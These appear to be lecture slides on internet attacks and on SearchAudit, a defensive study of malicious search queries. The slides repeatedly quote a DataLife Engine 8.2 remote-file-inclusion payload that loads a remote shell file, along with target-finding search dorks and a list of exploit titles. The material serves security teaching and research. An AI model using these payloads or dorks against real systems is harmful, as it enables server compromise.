Malice on the Internet

A Peek into Today's Security Attacks

Arvind Krishnamurthy

Bit of History: Morris Worm

- Worm was released in 1988 by Robert Morris
  - Graduate student at Cornell, son of NSA scientist
- Worm was intended to propagate slowly and harmlessly measure the size of the Internet
- Due to a coding error, it created new copies as fast as it could and overloaded infected machines
- $10-100M worth of damage
  - Convicted under Computer Fraud and Abuse Act, sentenced to 3 years of probabation
  - Now an EECS professor at MIT

Morris Worm and Buffer Overflow

- One of the worm's propagation techniques was a *buffer overflow attack* against a vulnerable version of *fingerd* on VAX systems
  - By sending a special string to the finger daemon, worm caused it to execute code creating a new worm copy
  - Unable to determine remote OS version, worm also attacked fingerd on Suns running BSD, causing them to crash (instead of spawning a new copy)

Buffer Overflow Attacks Over Time

- Used to be a very common cause of Internet attacks
  - 50% of advisories from CERT in 1998
- Morris worm (1988): overflow in fingerd
  - 6,000 machines infected
- CodeRed (2001): overflow in MS-IIS server
  - 300,000 machines infected in 14 hours
- SQL Slammer (2003): overflow in MS-SQL server
  - 75,000 machines infected in 10 minutes
- Question: how effective are buffer overflow attacks today?


Today's Security Landscape

- How are today's attacks executed?
- How can we defend against them?
- What are the economic incentives?

Economic Incentives


- Phishing
- Steal personal information
- Click Fraud
- DDoS (distributed denial of service)
- Compromise machines to perform all of the above

Example 1




- Phishing campaign to steal critical information

Example 2



- Compromising website that downloads malware


Typical Timeline



Devising Defenses

- Comprehensive defense is necessary
- Measure and understand
- Learn from attacker's actions
- Infiltration is an effective technique

Typical Timeline



Typical Timeline

- Step 1: Compromise a popular webserver
  - Target popular webservers because they are likely to attract more web traffic
  - How does the attacker find a server to compromise?

The dark side of Search Engines

- Poorly configured servers may expose sensitive information
- Attackers can craft malicious queries

  `"index of /etc"`

  - Find misconfigured or vulnerable servers

Finding vulnerable servers

```
================================================================
DatalifeEngine 8.2 Remote File Inclusion Vulnerability
================================================================
++++++++++++++++++++++++ Exploit ++++++++++++++++++++++++++
================================================================
<<->> search term  : Powered By DataLife Engine
<<->> Exploit ::

 >>> www.site/path /engine/api/api.class.php?dle_config_api=[shell.txt?]


================================================================
```

Finding vulnerable servers

```
=======================================================
DatalifeEngine 8.2 Remote File Inclusion Vulnerability
=======================================================
++++++++++++++++++++++++ Exploit ++++++++++++++++++++++++
=======================================================
<<->> search term  : Powered By DataLife Engine
<<->> Exploit ::

 >>> www.site/path /engine/api/api.class.php?dle_config_api=[shell.txt?]


=======================================================
```

Finding vulnerable servers

```
=====================================================
DatalifeEngine 8.2 Remote File Inclusion Vulnerability
=====================================================
++++++++++++++++++++++ Exploit ++++++++++++++++++++++
=====================================================
<<-> search term  : Powered By DataLife Engine
<<-> Exploit ::

 >>> www.site/path /engine/api/api.class.php?dle_config_api=[shell.txt?]


=====================================================
```

"Powered by DataLife Engine"

Finding vulnerable servers

```
==========================================================
DatalifeEngine 8.2 Remote File Inclusion Vulnerability
==========================================================
++++++++++++++++++++++ Exploit ++++++++++++++++++++++++++
==========================================================
<<->> search term  : Powered By DataLife Engine
<<->> Exploit ::

 >>> www.site/path /engine/api/api.class.php?dle_config_api=[shell.txt?]
```

Defense: "Search Engine Audits"

- Identify malicious queries issued by an attacker
  - can filter results for such queries
- Study and gain insights
  - follow attackers trail and understand objectives
  - detect attacks earlier


Our dataset

- Bing search logs for 3 months
- 1.2 TB of data
- Billions of queries


SearchAudit: the approach

- Two stages: Identification & Investigation
- **Identification**
  1. Start with a few known malicious queries (seed set)
  2. Expand the seed set
  3. Generalize
- **Investigation**
  - Analyze identified queries to learn more about attacks

The seed set



The seed set




- Hackers post such malicious queries in underground forums

The seed set



MILWORM
[highlighted]
-::DATE -::DESCRIPTION -::HITS -::AUTHOR
2009-09-14 Oracle Secure Backup Server 10.3.0.1.0 Auth Bypass/RCI Exploit 1435 R D ikki
2009-09-11 IBM AIX 5.6/6.1 _LIB_INIT_DBG Arbitrary File Overwrite via Libc Debug 2480 R D Marco Ivaldi
2009-09-11 FreeRadius < 1.1.8 Remote Packet of Death Exploit (CVE-2009-3111) 2237 R D Matthew Gillespie
2009-09-10 Enlightenment - Linux Null PTR Dereference Exploit Framework 3375 R D spender
2009-09-09 Pidgin MSN <= 2.5.8 Remote Code Execution Exploit 7599 R D Pierre Nogues
2009-09-09 Linux Kernel 2.4/2.6 sock_sendpage() Local Root Exploit [2] 5119 R D Ramon Valle
[remote]
-::DATE -::DESCRIPTION -::HITS -::AUTHOR
2009-09-14 Mozilla Firefox 2.0.0.16 UTF-8 URL Remote Buffer Overflow Exploit 1291 R D dmc
2009-09-14 IPSwitch IMAP Server <= 9.20 Remote Buffer Overflow Exploit 564 R D dmc
2009-09-14 Techlogica HTTP Server 1.03 Arbitrary File Disclosure Exploit 387 R D ThE g0bLIN
2009-09-14 Oracle Secure Backup Server 10.3.0.1.0 Auth Bypass/RCI Exploit 1435 R D ikki
2009-09-11 Mozilla Firefox < 3.0.14 Multiplatform RCE via pkcs11.addmodule 4599 R D Dan Kaminsky
2009-09-11 Kolibri+ Web Server 2 Remote Arbitrary Source Code Disclosure #2 994 R D Dr_IDE

The seed set




- Hackers post such malicious queries in underground forums
- We crawl these forums to find such posts
- We used 500 seed queries posted between May ’06 - August ’09

Seed set expansion



Seed set expansion




Seed set is small and incomplete

